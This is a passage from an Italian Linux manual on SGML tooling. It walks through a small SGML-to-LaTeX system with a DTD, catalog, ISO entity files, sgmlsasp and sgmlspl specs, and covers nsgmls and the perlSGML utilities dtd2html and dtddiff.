```
push_output( 'handle', MIO_FILE );
```

invia l'output verso il file già aperto con il nome '**MIO_FILE**';

```
push_output( 'file', "/tmp/pippo" );
```

genera il file '`/tmp/pippo`' e vi inserisce l'output;

```
push_output( 'append', "/tmp/pippo" );
```

accoda al file '`/tmp/pippo`';

```
push_output( 'pipe', "mail tizio" );
```

invia un messaggio di posta elettronica all'utente '**tizio**'.

Al contrario, il comando '**push_output('string')**' non prevede un secondo argomento e invia i dati in un'area indefinita, che può essere recuperata solo attraverso la funzione '**pop_output**'. La funzione '**pop_output**' serve in generale per concludere una ridirezione precedente, mentre quando si tratta in particolare di un flusso di output ridiretto verso questa area indefinita, restituisce quanto accumulato:

```
push_output('string');
#...
#...
$recupera = pop_output;
#...
```

Infine, '**push_output('nul')**' serve a eliminare l'output senza poterlo recuperare.

250.3.5 Verifica sintattica secondo Perl

La verifica sintattica di uno script di '**sgmlspl**' può risultare difficile se non si usa un trucchetto: basta aggiungere la definizione di una funzione '**output()**' fittizia, come quella seguente:

```
#sub output {
#    local( $argument ) = $_[0];
#    print "$argument";
#}
```

L'esempio mostra delle righe commentate. Infatti, si tratta di inserire questa funzione fittizia solo nel momento in cui si vuole eseguire un'analisi attraverso Perl, nel modo seguente:

```
$ perl -c pippo.spec
```

Qui, si intende che '`pippo.spec`' sia lo script da controllare.

250.4 Esempio di un mini-sistema SGML

Il modo migliore per comprendere come si possono mettere insieme i vari tasselli di un sistema di composizione che parte dall'SGML, è quello di studiare un esempio elementare, che possa essere esteso facilmente. Si vuole arrivare a generare una trasformazione del sorgente SGML in LaTeX.

Quello che serve è: un DTD, che sarà rappresentato dal file '`relazione.dtd`'; un catalogo, rappresentato dal file '`catalogo`'; una serie di file contenenti le entità standard ISO indispensabili e adatte a LaTeX, rappresentate dai file '`ISOlat1.tex`', '`ISOnum.tex`' e '`ISOdia.tex`'; e infine un file di rimpiazzo ASP, rappresentato dal file '`mappa.tex`', oppure un file di specifiche per '**sgmlspl**'.

250.4.1 Il DTD

Si vuole realizzare un tipo di documento molto semplice, adatto per scrivere delle relazioni banali, composte da un titolo, una data, un corpo più o meno lungo e da una o più firme.

```
<!ENTITY % ISOlat1 PUBLIC "ISO 8879:1986//ENTITIES Added Latin 1//EN">
%ISOlat1;

<!ENTITY % ISOdia PUBLIC "ISO 8879:1986//ENTITIES Diacritical Marks//EN">
%ISOdia;

<!ENTITY % ISOnum PUBLIC
        "ISO 8879:1986//ENTITIES Numeric and Special Graphic//EN">
%ISOnum;

<!ENTITY space " ">
<!ENTITY null "">

<!shortref mappaglobale
        "BB" space
        "&#RS;B" null
        "B&#RE;" space
        "&#RS;B&#RE;" null
        "&#RS;&#RE;" null
        "#" num
        "%" percnt
        "@" commat
        "[" lsqb
        "]" rsqb
        "^" circ
        "_" lowbar
        "{" lcub
        "|" verbar
        "}" rcub
        "~" tilde >

<!ELEMENT relazione     - - (titolo?, data, contenuto)>
<!ELEMENT titolo        - o (#PCDATA)>
<!ELEMENT data          - o (#PCDATA)>
<!ELEMENT contenuto     - o (paragrafo+, firma+)>
<!ELEMENT paragrafo     - o (#PCDATA)>
<!ELEMENT firma         - o (#PCDATA)>

<!usemap mappaglobale relazione>
```

Come si può osservare dall'esempio proposto, inizialmente vengono acquisite le entità standard, utilizzando un riferimento pubblico, secondo gli standard. Successivamente vengono definite delle entità aggiuntive e quindi una mappa di sostituzione (*shortref*).

Nella parte finale vengono definiti i vari elementi, a cominciare da quello che ha lo stesso nome del DTD, abbinando l'elemento più esterno all'unica mappa di sostituzione che sia stata definita.

250.4.2 Il catalogo

Il catalogo serve a individuare i file corrispondenti alle entità standard e al DTD stesso. Si tratta di poche righe (si osservi il fatto che non è stato definito un identificatore pubblico per il DTD, dal momento che si tratta di un lavoro poco importante).

```
PUBLIC "ISO 8879:1986//ENTITIES Added Latin 1//EN" "ISOlat1.tex"

PUBLIC "ISO 8879:1986//ENTITIES Diacritical Marks//EN" "ISOdia.tex"

PUBLIC "ISO 8879:1986//ENTITIES Numeric and Special Graphic//EN" "ISOnum.tex"
```

```
DOCTYPE "relazione"            "relazione.dtd"
```

250.4.3 Le entità standard

Le entità standard, come tali, si possono recuperare già pronte un po’ dappertutto. Eventualmente si può porre il problema di dover modificare le stringhe corrispondenti per il tipo di elaborazione che si intende fare. Di seguito vengono mostrati integralmente i file delle entità utilizzati in questo esempio. È il caso di ricordare che le stringhe di sostituzione sono pensate per LaTeX.

```
<!-- Questa versione del file ISOlat1 è ridotta rispetto
     all’originale dello standard ISO 8879.
     Per la precisione, sono state tolte le entità che esistono
     già negli altri file mostrati.
-->
<!-- Character entity set. Typical invocation:
     <!ENTITY % ISOlat1 PUBLIC
       "ISO 8879:1986//ENTITIES Added Latin 1//EN">
     %ISOlat1;
-->
<!ENTITY aacute CDATA "\’a"--=small a, acute accent-->
<!ENTITY Aacute CDATA "\’A"--=capital A, acute accent-->
<!ENTITY acirc  CDATA "\^a"--=small a, circumflex accent-->
<!ENTITY Acirc  CDATA "\^A"--=capital A, circumflex accent-->
<!ENTITY agrave CDATA "\‘a"--=small a, grave accent-->
<!ENTITY Agrave CDATA "\‘A"--=capital A, grave accent-->
<!ENTITY aring  CDATA "\aa{}"--=small a, ring-->
<!ENTITY Aring  CDATA "\AA{}"--=capital A, ring-->
<!ENTITY atilde CDATA "\~a"--=small a, tilde-->
<!ENTITY Atilde CDATA "\~A"--=capital A, tilde-->
<!ENTITY auml   CDATA ’\"a’--=small a, dieresis or umlaut mark-->
<!ENTITY Auml   CDATA ’\"A’--=capital A, dieresis or umlaut mark-->
<!ENTITY aelig  CDATA "\ae{}"--=small ae diphthong (ligature)-->
<!ENTITY AElig  CDATA "\AE{}"--=capital AE diphthong (ligature)-->
<!ENTITY ccedil CDATA "\c c"--=small c, cedilla-->
<!ENTITY Ccedil CDATA "\c C"--=capital C, cedilla-->
<!ENTITY eth    CDATA "\dh{}"--=small eth, Icelandic-->
<!ENTITY ETH    CDATA "\DH{}"--=capital Eth, Icelandic-->
<!ENTITY eacute CDATA "\’e"--=small e, acute accent-->
<!ENTITY Eacute CDATA "\’E"--=capital E, acute accent-->
<!ENTITY ecirc  CDATA "\^e"--=small e, circumflex accent-->
<!ENTITY Ecirc  CDATA "\^E"--=capital E, circumflex accent-->
<!ENTITY egrave CDATA "\‘e"--=small e, grave accent-->
<!ENTITY Egrave CDATA "\‘E"--=capital E, grave accent-->
<!ENTITY euml   CDATA ’\"e’--=small e, dieresis or umlaut mark-->
<!ENTITY Euml   CDATA ’\"E’--=capital E, dieresis or umlaut mark-->
<!ENTITY iacute CDATA "\’\i{}"--=small i, acute accent-->
<!ENTITY Iacute CDATA "\’I"--=capital I, acute accent-->
<!ENTITY icirc  CDATA "\^\i{}"--=small i, circumflex accent-->
<!ENTITY Icirc  CDATA "\^I"--=capital I, circumflex accent-->
<!ENTITY igrave CDATA "\‘\i{}"--=small i, grave accent-->
<!ENTITY Igrave CDATA "\‘I"--=capital I, grave accent-->
<!ENTITY iuml   CDATA ’\"\i{}’--=small i, dieresis or umlaut mark-->
<!ENTITY Iuml   CDATA ’\"I’--=capital I, dieresis or umlaut mark-->
<!ENTITY ntilde CDATA "\~n"--=small n, tilde-->
<!ENTITY Ntilde CDATA "\~N"--=capital N, tilde-->
<!ENTITY oacute CDATA "\’o"--=small o, acute accent-->
<!ENTITY Oacute CDATA "\’O"--=capital O, acute accent-->
<!ENTITY ocirc  CDATA "\^o"--=small o, circumflex accent-->
<!ENTITY Ocirc  CDATA "\^O"--=capital O, circumflex accent-->
<!ENTITY ograve CDATA "\‘o"--=small o, grave accent-->
<!ENTITY Ograve CDATA "\‘O"--=capital O, grave accent-->
<!ENTITY oslash CDATA "\o{}"--=small o, slash-->
<!ENTITY Oslash CDATA "\O{}"--=capital O, slash-->
<!ENTITY otilde CDATA "\~o"--=small o, tilde-->
```

```
<!ENTITY Otilde CDATA "\~O"--=capital O, tilde-->
<!ENTITY ouml   CDATA '\"o'--=small o, dieresis or umlaut mark-->
<!ENTITY Ouml   CDATA '\"O'--=capital O, dieresis or umlaut mark-->
<!ENTITY szlig  CDATA "\ss{}"--=small sharp s, German (sz ligature)-->
<!ENTITY thorn  CDATA "\th{}"--=small thorn, Icelandic-->
<!ENTITY THORN  CDATA "\TH{}"--=capital THORN, Icelandic-->
<!ENTITY uacute CDATA "\'u"--=small u, acute accent-->
<!ENTITY Uacute CDATA "\'U"--=capital U, acute accent-->
<!ENTITY ucirc  CDATA "\^u"--=small u, circumflex accent-->
<!ENTITY Ucirc  CDATA "\^U"--=capital U, circumflex accent-->
<!ENTITY ugrave CDATA "\`u"--=small u, grave accent-->
<!ENTITY Ugrave CDATA "\`U"--=capital U, grave accent-->
<!ENTITY uuml   CDATA '\"u'--=small u, dieresis or umlaut mark-->
<!ENTITY Uuml   CDATA '\"U'--=capital U, dieresis or umlaut mark-->
<!ENTITY yacute CDATA "\'y"--=small y, acute accent-->
<!ENTITY Yacute CDATA "\'Y"--=capital Y, acute accent-->
<!ENTITY yuml   CDATA '\"y'--=small y, dieresis or umlaut mark-->
```

```
<!-- (C) International Organization for Standardization 1986
     Permission to copy in any form is granted for use with
     conforming SGML systems and applications as defined in
     ISO 8879, provided this notice is included in all copies.
-->
<!-- Character entity set. Typical invocation:
     <!ENTITY % ISOnum PUBLIC
       "ISO 8879:1986//ENTITIES Numeric and Special Graphic//EN">
     %ISOnum;
-->
<!ENTITY half   CDATA "$\scriptstyle{1\over2}$"--=fraction one-half-->
<!ENTITY frac12 CDATA "\sfrac1/2"--=fraction one-half-->
<!ENTITY frac14 CDATA "\sfrac1/4"--=fraction one-quarter-->
<!ENTITY frac34 CDATA "\sfrac3/4"--=fraction three-quarters-->
<!ENTITY frac18 CDATA "\sfrac1/8"--=fraction one-eighth-->
<!ENTITY frac38 CDATA "\sfrac3/8"--=fraction three-eighths-->
<!ENTITY frac58 CDATA "\sfrac5/8"--=fraction five-eighths-->
<!ENTITY frac78 CDATA "\sfrac7/8"--=fraction seven-eighths-->

<!ENTITY sup1   CDATA "$^1$"--=superscript one-->
<!ENTITY sup2   CDATA "$^2$"--=superscript two-->
<!ENTITY sup3   CDATA "$^3$"--=superscript three-->

<!ENTITY plus   CDATA "$+$"--=plus sign B:-- >
<!ENTITY plusmn CDATA "$\pm$"--/pm B: =plus-or-minus sign-->
<!ENTITY lt     CDATA "$<$"--=less-than sign R:-->
<!ENTITY equals CDATA "$=$"--=equals sign R:-->
<!ENTITY gt     CDATA "$>$"--=greater-than sign R:-->
<!ENTITY divide CDATA "$\div$"--/div B: =divide sign-->
<!ENTITY times  CDATA "$\times$"--/times B: =multiply sign-->

<!ENTITY curren CDATA "\{curren\}"--=general currency sign-->
<!ENTITY pound  CDATA "\pounds{}"--=pound sign-->
<!ENTITY dollar CDATA "\$"--=dollar sign-->
<!ENTITY cent   CDATA "\cent{}"--=cent sign-->
<!ENTITY yen    CDATA "\{yen\}"--/yen =yen sign-->

<!ENTITY num    CDATA "\#"--=number sign-->
<!ENTITY percnt CDATA "\%"--=percent sign-->
<!ENTITY amp    CDATA "\&"--=ampersand-->
<!ENTITY ast    CDATA "*"--/ast B: =asterisk-->
<!ENTITY commat CDATA "@"--=commercial at-->
<!ENTITY lsqb   CDATA "["--/lbrack O: =left square bracket-->
<!ENTITY bsol   CDATA "$\backslash$"--/backslash =reverse solidus-->
<!ENTITY rsqb   CDATA "]"--/rbrack C: =right square bracket-->
<!ENTITY lcub   CDATA "$\{$"--/lbrace O: =left curly bracket-->
<!ENTITY horbar CDATA "{--}"--=horizontal bar-->
```

```
<!ENTITY verbar CDATA "$|$"--/vert =vertical bar-->
<!ENTITY rcub   CDATA "$\}$"--/rbrace C: =right curly bracket-->
<!ENTITY micro  CDATA "$\mu$"--=micro sign-->
<!ENTITY ohm    CDATA "$\Omega$"--=ohm sign-->
<!ENTITY deg    CDATA "$^\circ$"--=degree sign-->
<!ENTITY ordm   CDATA "\{ordm\}"--=ordinal indicator, masculine-->
<!ENTITY ordf   CDATA "\{ordf\}"--=ordinal indicator, feminine-->
<!ENTITY sect   CDATA "\S{}"--=section sign-->
<!ENTITY para   CDATA "\P{}"--=pilcrow (paragraph sign)-->
<!ENTITY middot CDATA "$\cdot$"--/centerdot B: =middle dot-->
<!ENTITY larr   CDATA "$\leftarrow$"--/leftarrow /gets A: =leftward arrow-->
<!ENTITY rarr   CDATA "$\rightarrow$"--/rightarrow /to A: =rightward arrow-->
<!ENTITY uarr   CDATA "$\uparrow$"--/uparrow A: =upward arrow-->
<!ENTITY darr   CDATA "$\downarrow$"--/downarrow A: =downward arrow-->
<!ENTITY copy   CDATA "\copyright{}"--=copyright sign-->
<!ENTITY reg    CDATA "\rcircle{}"--/circledR =registered sign-->
<!ENTITY trade  CDATA "(TM)"--=trade mark sign-->
<!ENTITY brvbar CDATA "\{brvbar\}"--=broken (vertical) bar-->
<!ENTITY not    CDATA "$\neg$"--/neg /lnot =not sign-->
<!ENTITY sung   CDATA "\{sung\}"--=music note (sung text sign)-->

<!ENTITY excl   CDATA "!"--=exclamation mark-->
<!ENTITY iexcl  CDATA "{!‘}"--=inverted exclamation mark-->
<!ENTITY quot   CDATA ’{\tt\char‘\"}’--=quotation mark-->
<!ENTITY apos   CDATA "’"--=apostrophe-->
<!ENTITY lpar   CDATA "("--O: =left parenthesis-->
<!ENTITY rpar   CDATA ")"--C: =right parenthesis-->
<!ENTITY comma  CDATA ","--P: =comma-->
<!ENTITY lowbar CDATA "\_"--=low line-->
<!ENTITY hyphen CDATA "-"--=hyphen-->
<!ENTITY period CDATA "."--=full stop, period-->
<!ENTITY sol    CDATA "/"--=solidus-->
<!ENTITY colon  CDATA ":"--/colon P:-->
<!ENTITY semi   CDATA ";"--=semicolon P:-->
<!ENTITY quest  CDATA "?"--=question mark-->
<!ENTITY iquest CDATA "{?‘}"--=inverted question mark-->
<!ENTITY laquo  CDATA "\guillemotleft{}"--=angle quotation mark, left-->
<!ENTITY raquo  CDATA "\guillemotright{}"--=angle quotation mark, right-->
<!ENTITY lsquo  CDATA "{‘}"--=single quotation mark, left-->
<!ENTITY rsquo  CDATA "{’}"--=single quotation mark, right-->
<!ENTITY ldquo  CDATA "{‘‘}"--=double quotation mark, left-->
<!ENTITY rdquo  CDATA "{’’}"--=double quotation mark, right-->
<!ENTITY nbsp   CDATA "~"--=no break (required) space-->
<!ENTITY shy    CDATA "\-"--=soft hyphen-->
```

```
<!-- (C) International Organization for Standardization 1986
     Permission to copy in any form is granted for use with
     conforming SGML systems and applications as defined in
     ISO 8879, provided this notice is included in all copies.
-->
<!-- Character entity set. Typical invocation:
     <!ENTITY % ISOdia PUBLIC
       "ISO 8879:1986//ENTITIES Diacritical Marks//EN">
     %ISOdia;
-->
<!ENTITY acute  CDATA "\’"--=acute accent-->
<!ENTITY breve  CDATA "\u{"--=breve-->
<!ENTITY caron  CDATA "\{caron\}"--=caron-->
<!ENTITY cedil  CDATA "\c{"--=cedilla-->
<!ENTITY circ   CDATA "\^{}"--=circumflex accent-->
<!ENTITY dblac  CDATA "\{dblac\}"--=double acute accent-->
<!ENTITY die    CDATA ’\"’--=dieresis-->
<!ENTITY dot    CDATA "\."--=dot above-->
<!ENTITY grave  CDATA "\‘"--=grave accent-->
<!ENTITY macr   CDATA "\="--=macron-->
```

```
<!ENTITY ogon   CDATA "\{ogon\}"--=ogonek-->
<!ENTITY ring   CDATA "\accent23"--=ring-->
<!ENTITY tilde  CDATA "\~{}"--=tilde-->
<!ENTITY uml    CDATA '\"'--=umlaut mark-->
```

250.4.4 Rimpiazzo ASP

L'ultimo componente necessario è il file di rimpiazzo ASP per '**sgmlsasp**', oppure il file delle specifiche per '**sgmlspl**'. Vengono mostrati entrambi.

```
%
% mappa.tex
%
<relazione>     +       "\\documentclass{article}\n"
                        "\\begin{document}"             +

</relazione>    +       "\\end{document}"       +

<titolo>        +       "\n\\section{"
</titolo>               "}"             +

<data>          +       "\n"
</data>                 ""      +

<contenuto>
</contenuto>

<paragrafo>     +       "\n"
</paragrafo>            ""      +

<firma>         +       "\n"
</firma>                ""      +
```

```
#
# latex.spec
#
sgml( '<RELAZIONE>', sub {
    output "\n\\documentclass{article}\n";
    output "\\begin{document}";
});
sgml( '</RELAZIONE>', "\n\\end{document}\n" );

sgml( '<TITOLO>', "\n\n\\section{" );
sgml( '</TITOLO>', "}\n" );

sgml( '<DATA>', "\n\n" );
sgml( '</DATA>', "" );

sgml( '<CONTENUTO>', "" );
sgml( '</CONTENUTO>', "" );

sgml( '<PARAGRAFO>', "\n\n" );
sgml( '</PARAGRAFO>', "" );

sgml( '<FIRMA>', "\n\n" );
sgml( '</FIRMA>', "" );
```

250.4.5 I documenti SGML

Quello che segue è un esempio di documento SGML adatto al DTD e al catalogo che è stato definito sopra.

```
<!doctype relazione SYSTEM>

<relazione>
<titolo>Relazione introduttiva su SGML</titolo>

<data>31/12/1999</data>

<contenuto>

<paragrafo>SGML sta per Standard Generalized Markup Language.
bla bla bla... Perch&eacute;,... cos&igrave;...

<paragrafo>Bla, bla, bla....

<firma>Pinco Pallino</firma>

</contenuto>
</relazione>
```

250.4.6 I comandi necessari

Una volta scritto un testo SGML, la prima cosa da fare è la verifica di coerenza in base al DTD. Se il file da controllare fosse '`relazione.sgml`', si dovrebbe utilizzare il comando seguente (si presume che il file del catalogo sia collocato nella directory corrente).

```
$ nsgmls -s -c ./catalogo < relazione.sgml
```

Una volta corretti gli errori, si può passare direttamente alla trasformazione in LaTeX, ma se lo si desidera, si può osservare l'output generato da '**`nsgmls`**'.

```
$ nsgmls -c ./catalogo < relazione.sgml
```

Se si tratta dell'esempio di documento mostrato in precedenza, il risultato dovrebbe essere il seguente (una riga molto lunga appare interrotta per motivi tipografici).

```
(RELAZIONE
(TITOLO
-Relazione introduttiva su SGML
)TITOLO
(DATA
-31/12/1999
)DATA
(CONTENUTO
(PARAGRAFO
-SGML sta per Standard Generalized Markup Language.\nbla bla bla...
)PARAGRAFO
(PARAGRAFO
-Bla, bla, bla....
)PARAGRAFO
(FIRMA
-Pinco Pallino
)FIRMA
)CONTENUTO
)RELAZIONE
C
```

La riga che sopra appare interrotta viene riproposta, perché contiene qualche elemento che può essere importante per il principiante.

```
SGML sta per Standard Generalized Markup Language.\nbla bla bla...
Perch\\'e,... cos\\'\\i{}...
```

Su questa riga, si può osservare l'effetto delle sostituzioni delle entità standard, secondo le esigenze di LaTeX.

Il comando completo per ottenere una trasformazione in LaTeX, secondo il contenuto del file di rimpiazzo ('`mappa.tex`'), è il seguente:

```
$ cat relazione.sgml | nsgmls -c ./catalogo | sgmlsasp mappa.tex
```

Ovvero, nel caso si utilizzi '**`sgmlspl`**':

```
$ cat relazione.sgml | nsgmls -c ./catalogo | sgmlspl latex.spec
```

Il risultato ottenuto attraverso lo standard output, che andrebbe ridiretto opportunamente, potrebbe apparire come quello che segue.

```
\documentclass{article}
\begin{document}

\section{Relazione introduttiva su SGML}

31/12/1999

SGML sta per Standard Generalized Markup Language.
bla bla bla... Perch\'e,... cos\'\i{}...

Bla, bla, bla....

Pinco Pallino
\end{document}
```

250.5 Lo scalino successivo

Una volta capito come si possono utilizzare gli strumenti SGML comuni, si pongono subito due tipi di problemi: la gestione simultanea di più sistemi di composizione e l'astrazione dal problema della rappresentazione dei simboli che in uno qualunque dei sistemi di composizione richiederebbero codici speciali. Vengono analizzati questi due problemi separatamente.

250.5.1 Gestione simultanea di più sistemi di composizione

Quando si organizza un DTD allo scopo di costruire un sistema SGML per la composizione finale in più formati (PostScript, HTML ed eventualmente altro ancora), occorre definire quali siano gli obiettivi, stabilendo così anche i limiti che si devono imporre nel DTD (se si pretende di generare anche un risultato in forma di file di testo puro e semplice, le immagini potranno essere inserite nel documento solo in forma di «arte ASCII»).

Dopo il progetto del DTD e del modo in cui verranno trasformati i vari elementi nelle diverse forme di composizione, si pone un ostacolo un po' fastidioso: le entità generali. Dal momento che queste dovrebbero essere definite in modo differente a seconda del tipo di composizione che si vuole ottenere, si rischia di dover gestire altrettanti cataloghi, dovendo fare riferimento a file differenti.

In un sistema SGML ben ordinato, ci dovrebbe essere un solo catalogo e il problema della distinzione delle entità generali si può ottenere attraverso l'uso delle sezioni marcate. Infatti, dal momento che i file delle entità esterne sono parte del DTD, si possono indicare anche altre istruzioni SGML oltre a quelle di definizione delle entità generali. Quello che segue è un estratto

semplificato e abbreviato dal file delle entità esterne utilizzato attualmente da ALtools (il sistema di composizione di *Appunti Linux*).

```
<![CDATA[
<!ENTITY % EntitaASCII8 "IGNORE">
<!ENTITY % EntitaLaTeX "IGNORE">
<!ENTITY % EntitaHTML "IGNORE">

<![ %EntitaASCII8 [
    <!ENTITY excl   CDATA "!"-- exclamation mark -->
    <!ENTITY quot   CDATA '"'-- quotation mark -->
    <!ENTITY num    CDATA "#"-- number sign -->
    ...
]]>

<![ %EntitaLaTeX [
    <!ENTITY excl   CDATA "!"-- exclamation mark -->
    <!ENTITY quot   CDATA '{\tt\char`\"}'-- quotation mark -->
    <!ENTITY num    CDATA "\#"-- number sign -->
    ...
]]>

<![ %EntitaHTML [
    <!ENTITY excl   CDATA "!"-- exclamation mark -->
    <!ENTITY quot   CDATA '"'-- quotation mark -->
    <!ENTITY num    CDATA "#"-- number sign -->
    ...
]]>
```

Nella parte iniziale vengono dichiarate le entità parametriche '**`EntitaASCII8`**', '**`EntitaLaTeX`**' e '**`EntitaHTML`**', tutte con la stringa '**`IGNORE`**'. In questo modo, in condizioni normali, nessuna delle istruzioni di definizioni delle entità generali verrebbe presa in considerazione. Per selezionare un gruppo soltanto, basterebbe che l'entità parametrica giusta contenesse la stringa '**`INCLUDE`**'. Per farlo si interviene direttamente nella riga di comando di '**`nsgmls`**' (SP):

```
cat file_sgml | nsgmls -c catalogo -ientità_parametrica | ...
```

In pratica, con l'opzione '**`-i`**' di '**`nsgmls`**', si fa in modo di introdurre una dichiarazione del tipo

```
<!ENTITY % entità_parametrica "INCLUDE">
```

e questa prende automaticamente il sopravvento su qualunque altra dichiarazione analoga (della stessa entità parametrica) in qualunque altra parte del DTD.

Per tornare all'esempio mostrato del file delle entità generali, si potrebbero selezionare le entità riferite alla trasformazione in LaTeX con un comando simile a quello seguente:

```
$ cat mio_file.sgml | nsgmls -c ./catalogo -iEntitaLaTeX | ...
```

250.5.2 Insieme di caratteri

Attraverso le entità generali che si definiscono, è possibile fare in modo che il sistema di composizione finale riceva i codici adatti per tutti i simboli «strani» che si vogliono poter inserire. Tuttavia, spesso si vorrebbe poter scrivere liberamente utilizzando il minor numero possibile di macro '**`&...;`**'. Per la precisione, il minimo in assoluto è quello che richiede l'SGML stesso: occorre proteggere i simboli '**`&`**', '**`>`**' e '**`<`**' ('**`&`**', '**`>`**', '**`<`**'). Tutto il resto, non dà alcun fastidio all'analizzatore SGML, però i programmi di composizione potrebbero avere dei problemi differenti.

Anche senza uscire dai 7 bit dell'ASCII tradizionali, se si scrive qualcosa per LaTeX, non si possono usare direttamente caratteri normalissimi come '**`#`**', '**`\`**', '**`$`**' e altri.

Per risolvere questo problema una volta per tutte, si utilizza una tecnica che impone una rielaborazione intermedia del risultato generato da SP dall'analisi del sorgente SGML. Questa tecnica si basa sull'uso di entità generali di tipo '**SDATA**'. Quando queste vengono sostituite dallo stesso analizzatore SGML, appaiono delimitate dalla sequenza '**\|**', cosa che ne facilita l'individuazione da parte di un programma di rielaborazione.

Figura 250.1. Passaggi per risolvere il problema dell'insieme dei caratteri.

```
.-----------.                                           .--------------.
| file SGML |------------------->.    .<-------------| DTD + entità |  (1)
`-----------'                    |    |              `--------------'
                                 V    V
                               .--------.
(2)                            | nsgmls |
                               `--------'
                                   |
                                   V
             .-------------------------------------------.
(3)          | trasformazione dei simboli in entità SDATA |
             `-------------------------------------------'
                                   |
                                   V
             .--------------------------------------------.
(4)          | trasformazione delle entità SDATA in codici |
             | adatti al sistema di composizione finale    |
             `--------------------------------------------'
                                   |
                                   V
          .-------------------------------------------------.
(5)       | trasformazione nel formato finale di composizione |
          `-------------------------------------------------'
                                   |
                                   V
                    .-------------------------.
                    | sistema di composizione |
                    `-------------------------'
```

In questo modo si perde il vantaggio di lasciare fare all'SGML la sostituzione delle entità, però ci si può limitare a intervenire solo dove serve.

> Quando si decide di intraprendere questo tipo di approccio, occorre ricordare che l'elaborazione dell'output di '**nsgmls**' deve evitare di intervenire negli elementi «letterali», ovvero quelli che anche nel sistema di composizione finale vengono presi e riprodotti tali e quali.

La descrizione seguente fa riferimento alla figura 250.1.

1. Le entità riferite ai simboli che possono creare problemi vengono definite in una qualche forma simbolica specificando il tipo '**SDATA**'. Per esempio, il carattere '**#**' potrebbe essere definito nel modo standard:

   ```
   <!ENTITY num    SDATA "[num   ]"-- number sign -->
   ```

2. '**sgmls**' elabora il file SGML e sostituisce le entità. Quando incontra per esempio la macro '**#**', la trasforma in '**\|[num   ]\|**'.

3. Un programma di elaborazione successivo, quando incontra per esempio il carattere '**#**', lo trasforma in quello che sarebbe stato generato se fosse stata usata la macro '**#**'; in pratica lo trasforma in '**\|[num   ]\|**'.

4. A questo punto, i simboli come '**#**' che potevano provocare problemi sono stati trasformati tutti nella forma '**\|[num   ]\|**'. Quindi, un programma si deve occupare di trasformarli nel modo adatto al sistema di composizione a cui si dovranno dare in pasto i dati. Nel

caso di LaTeX, la stringa '**`\|[num ]\|`**' viene sostituita con '`\\#`'. Nel risultato finale, LaTeX richiede solo la stringa '`\#`', ma fino a che si resta nell'ambito del risultato generato da '**`nsgmls`**', le barre oblique inverse devono essere raddoppiate.

5. Attraverso '**`sgmlsasp`**', oppure '**`sgmlspl`**', si genera il risultato finale da passare al sistema di composizione.

250.6 Organizzazione degli strumenti SGML in una distribuzione GNU/Linux

È raro che una distribuzione GNU/Linux si occupi di organizzare gli strumenti SGML, mentre questo sarebbe molto importante per tutti gli sviluppatori di programmi riferiti a questo standard e a quelli derivati. A questo proposito, vale la pena di osservare la distribuzione Debian che mette in pratica alcune buone idee.[1]

Il problema fondamentale sta nello stabilire la collocazione dei DTD e dei file delle entità generali relative. Infine, si tratta di definire un catalogo unico per tutti questi DTD e per i file delle entità. I file dei DTD vengono collocati nella directory '`/usr/share/sgml/dtd/`', mentre quelli delle entità si trovano nella directory '`/usr/share/sgml/entities/`'. A questo punto, per facilitare l'indicazione dei file nel catalogo, questo dovrebbe trovarsi opportunamente nella directory '`/etc/sgml/`', con il nome '`catalog`'; così il file del catalogo può essere aggiornato senza interferire con la gerarchia '`/usr/`' che deve poter essere montata in sola lettura.

Avendo organizzato tutto in questo modo, ogni volta che si installa un nuovo pacchetto di strumenti SGML, questo dovrebbe provvedere ad aggiungere nel catalogo standard tutte le dichiarazioni che lo riguardano.

La base di questa struttura nella distribuzione Debian è costituita dai pacchetti '`sgml-base_*.deb`' e '`sgml-data_*.deb`'.

250.7 perlSGML: analisi di un DTD

Quando si realizza un DTD per qualche scopo, potrebbe essere importante disporre di strumenti adatti alla sua analisi, per verificare la sua coerenza con l'obiettivo che ci si pone. Sono importanti a questo proposito i programmi di servizio del pacchetto perlSGML. Qui ne vengono mostrati solo alcuni.

In generale, per fare in modo che questi programmi di analisi funzionino correttamente, è opportuno che la directory corrente nel momento in cui si avviano corrisponda a quella in cui si trova il catalogo, in maniera tale che poi da lì, possa trovare le entità che fossero state collocate eventualmente in un file esterno. Se poi il file del catalogo non si chiama '`catalog`', occorre usare l'opzione opportuna per indicare il nome corretto.

250.7.1 $ dtd2html

`dtd2html` [*opzioni*] *file_dtd*...

Il programma '**`dtd2html`**' è il più appariscente nel pacchetto perlSGML. Genera un rapporto sui DTD elencati alla fine degli argomenti, in forma di ipertesto HTML.

[1] Apparentemente, anche la distribuzione Red Hat si sta preparando per questo. Per quanto riguarda la versione 6.0, sono disponibili dei pacchetti RPM organizzati in modo simile a quelli della distribuzione Debian, nella raccolta «Powertools».

Alcune opzioni

`-help`

Emette un riepilogo dell'utilizzo del programma.

`-catalog` *catalogo*

Permette di indicare il nome del file contenente il catalogo SGML. In mancanza di questa opzione, viene cercato il file '`catalog`' nella directory corrente.

`-outdir` *directory*

Permette di specificare una directory diversa da quella corrente, nella quale verranno generate le pagine HTML.

`-ents`

Fa in modo che venga aggiunta una pagina HTML con l'elenco delle entità dichiarate nel corpo principale del DTD.

`-tree`

Fa in modo che venga aggiunta una pagina HTML con l'albero degli elementi SGML collegati tra loro in base alle dipendenze relative.

Esempi

```
$ dtd2html dtd/mio.dtd
```

Analizza il file '`./dtd/mio.dtd`' utilizzando il catalogo '`./catalog`' e generando i file HTML nella directory corrente.

```
$ dtd2html -catalog catalogo dtd/mio.dtd
```

Come nell'esempio precedente, specificando che il catalogo è contenuto nel file '`./catalogo`'.

```
$ dtd2html -catalog catalogo -outdir /tmp dtd/mio.dtd
```

Come nell'esempio precedente, richiedendo che i file HTML siano creati nella directory '`/tmp/`'.

```
$ dtd2html -catalog catalogo -outdir /tmp -ents dtd/mio.dtd
```

Come nell'esempio precedente, richiedendo anche la generazione di una pagina dedicata alle entità dichiarate nel DTD.

```
$ dtd2html -catalog catalogo -outdir /tmp -ents -tree dtd/mio.dtd
```

Come nell'esempio precedente, richiedendo anche la generazione di una pagina contenente l'albero degli elementi.

250.7.2 $ dtddiff

`dtddiff` [*opzioni*] *file_dtd* *file_dtd*

Il programma '**`dtddiff`**' permette di confrontare due DTD, per conoscere le differenze di contenuto tra i due. Il risultato viene emesso attraverso lo standard output.

Alcune opzioni

`-help`

Emette un riepilogo dell'utilizzo del programma.

`-catalog` *catalogo*

Permette di indicare il nome del file contenente il catalogo SGML. In mancanza di questa opzione, viene cercato il file '`catalog`' nella directory corrente.

Esempi

```
